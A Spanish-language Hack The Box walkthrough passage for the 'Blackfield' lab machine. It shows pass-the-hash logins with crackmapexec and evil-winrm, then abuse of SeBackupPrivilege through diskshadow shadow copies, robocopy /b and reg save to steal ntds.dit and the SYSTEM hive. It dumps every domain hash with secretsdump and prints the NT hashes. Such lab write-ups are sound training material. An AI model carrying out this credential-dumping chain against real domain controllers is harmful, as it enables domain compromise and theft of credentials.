                Domain: BLACKFIELD
                LM: NA
                NT: b624dc83a27cc29da11d9bf25efea796
                SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
                DPAPI: NA
        == WDIGEST [5950b]==
                username DC01$
                domainname BLACKFIELD
                password None
                password (hex)
        == Kerberos ==
```


Descubrimos el hash del usuario `svc_backup` el cual lo validamos mediante crackmapexec

```
crackmapexec winrm 10.10.10.192 -u 'svc_backup' -H
'9658d1d1dcd9250115e2205d9f48400d'
```

Como dicho usuario forma parte del grupo "Remote Management Users", deberíamos de tener acceso mediante winrm:

Por lo que ahora utilizamos `evil-winrm` para conectarnos a la máquina.

```
evil-winrm -i 10.10.10.192 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'
```




> *Con esto, obtendríamos la flag del usuario.*

Escalada de privielgios

Enumerando la información del usuario, descubrimos que podemos hacer o ver backups, por el permiso asignado a este:

```
whoami /all
```



```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /all

USER INFORMATION
----------------

User Name             SID
===================== ============================================
blackfield\svc_backup S-1-5-21-4194615774-2175524697-3563712290-1413


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default,
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default,
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default,
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default,
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default,
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default,
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default,
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default,
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default,
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

por lo que intentamos crear una copia de system para posteriormente dumpear el NTDS para obtener los hashes del dominio y ganar persistencia.

```
reg save HKLM\system system
```

Por otra parte necesitaríamos una copia del archivo `ntds.dit` localizado en:

```
*Evil-WinRM* PS C:\Windows\NTDS> dir


    Directory: C:\Windows\NTDS


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/28/2024  11:53 AM           8192 edb.chk
-a----         7/29/2024   9:53 AM       10485760 edb.log
-a----         2/23/2020   9:41 AM       10485760 edb00004.log
-a----         2/23/2020   9:41 AM       10485760 edb00005.log
-a----         2/23/2020   3:13 AM       10485760 edbres00001.jrs
-a----         2/23/2020   3:13 AM       10485760 edbres00002.jrs
-a----         2/23/2020   9:41 AM       10485760 edbtmp.log
-a----         7/28/2024  11:53 AM       18874368 ntds.dit
-a----         7/28/2024  11:53 AM          16384 ntds.jfm
-a----         7/28/2024  11:53 AM         434176 temp.edb


*Evil-WinRM* PS C:\Windows\NTDS>
```

Sin embargo, no podemos hacer una copia de este de manera directa, por lo que abusaríamos del privilegio anteriormente visto

Primero que todo nos creamos una unidad lógica, para ello, nos creamos un archivo con el siguiente contenido:

```
set context persistent nowriters
add volume c: alias dimegio
create
expose %dimegio% z:
```

> *Importante, contener un espacio al final de cada línea*

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$ catn test.txt
set context persistent nowriters
add volume c: alias dimegio
create
expose %dimegio% z:

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$
```

Lo subimos a la máquina víctima y lo ejecutamos con diskshadow

```
diskshadow.exe /s C:\Windows\Temp\test.txt
```

```
*Evil-WinRM* PS C:\Windows\Temp> upload /home/dimegio/Dimegio/HackTheBox/Blackfield/test.txt

Info: Uploading /home/dimegio/Dimegio/HackTheBox/Blackfield/test.txt to C:\Windows\Temp\test.txt

Data: 120 bytes of 120 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Windows\Temp> diskshadow.exe /s C:\Windows\Temp\test.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  7/29/2024 10:04:23 AM

-> set context persistent nowriters
-> add volume c: alias dimegio
-> create
Alias dimegio for shadow ID {46751063-77f6-45de-b67d-eba2618acadb} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {f819483d-3c09-47bc-8028-841bff1e0307} set as environment variable.

Querying all shadow copies with the shadow copy set ID {f819483d-3c09-47bc-8028-841bff1e0307}

        * Shadow copy ID = {46751063-77f6-45de-b67d-eba2618acadb}               %dimegio%
                - Shadow copy set: {f819483d-3c09-47bc-8028-841bff1e0307}       %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{6cd5140b-0000-0000-0000-602200000000}\ [C:\]
                - Creation time: 7/29/2024 10:04:25 AM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: DC01.BLACKFIELD.local
                - Service machine: DC01.BLACKFIELD.local
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %dimegio% z:
-> %dimegio% = {46751063-77f6-45de-b67d-eba2618acadb}
The shadow copy was successfully exposed as z:\.
->
*Evil-WinRM* PS C:\Windows\Temp>
```

Con esto, tendremos una unidad lógica creada copia del disco C

```
*Evil-WinRM* PS Z:\Windows\NTDS> dir


    Directory: Z:\Windows\NTDS


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        7/28/2024  11:53 AM           8192 edb.chk
-a----        7/29/2024   9:53 AM       10485760 edb.log
-a----        2/23/2020   9:41 AM       10485760 edb00004.log
-a----        2/23/2020   9:41 AM       10485760 edb00005.log
-a----        2/23/2020   3:13 AM       10485760 edbres00001.jrs
-a----        2/23/2020   3:13 AM       10485760 edbres00002.jrs
-a----        2/23/2020   9:41 AM       10485760 edbtmp.log
-a----        7/28/2024  11:53 AM       18874368 ntds.dit
-a----        7/28/2024  11:53 AM          16384 ntds.jfm
-a----        7/28/2024  11:53 AM         434176 temp.edb


*Evil-WinRM* PS Z:\Windows\NTDS> pwd

Path
----
Z:\Windows\NTDS


*Evil-WinRM* PS Z:\Windows\NTDS>
```

Ahora si que podríamos traernos el archivo `ntds.dit` que para ello:

```
robocopy /b z:\Windows\NTDS\ . ntds.dit
```

> *Ya que no podemos utilizar el comando copy, utilizamos robocopy.*

```
*Evil-WinRM* PS C:\Windows\Temp> robocopy /b z:\Windows\NTDS\ . ntds.dit

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Monday, July 29, 2024 4:14:41 PM
   Source : z:\Windows\NTDS\
     Dest : C:\Windows\Temp\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    z:\Windows\NTDS\
            New File              18.0 m        ntds.dit
  0.0%
  0.3%
  0.6%
```

Una vez descargado con el comando download de evil-winrm, extraemos los hashes mediante impacket

```
impacket-secretsdump -system system -ntds ntds.dit LOCAL
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$ impacket-secretsdump -system system -ntds ntds.dit LOCAL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:c090220d6bbf8d8f648efc60e967454c:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD404458:1108:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD706381:1109:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD937395:1110:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD553715:1111:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD840481:1112:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD622501:1113:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD787464:1114:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD163183:1115:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
```

Ahora validamos si el hash es correcto:

```
crackmapexec smb 10.10.10.192 -u 'Administrator' -H
'184fb5e5178480be64824d4cd53b99ee'
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$ cat hashes
       File: hashes
   1   Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
   2   Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
   3   DC01$:1000:aad3b435b51404eeaad3b435b51404ee:c090220d6bbf8d8f648efc60e967454c:::
   4   krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
   5   audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
   6   support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$ crackmapexec smb 10.10.10.192 -u 'Administrator' -H '184fb5e5178480be64824d4cd53b99ee'
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\Administrator:184fb5e5178480be64824d4cd53b99ee (Pwn3d!)

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$
```

Como se observa, efectivamente es correcto y obtenemos acceso a la máquina como administrador mediante evil-winrm

```
evil-winrm -i 10.10.10.192 -u 'Administrator' -H
'184fb5e5178480be64824d4cd53b99ee'
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
└─$ evil-winrm -i 10.10.10.192 -u 'Administrator' -H '184fb5e5178480be64824d4cd53b99ee'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is u

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
4375a629c7c67c8e29db269060c955cb
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```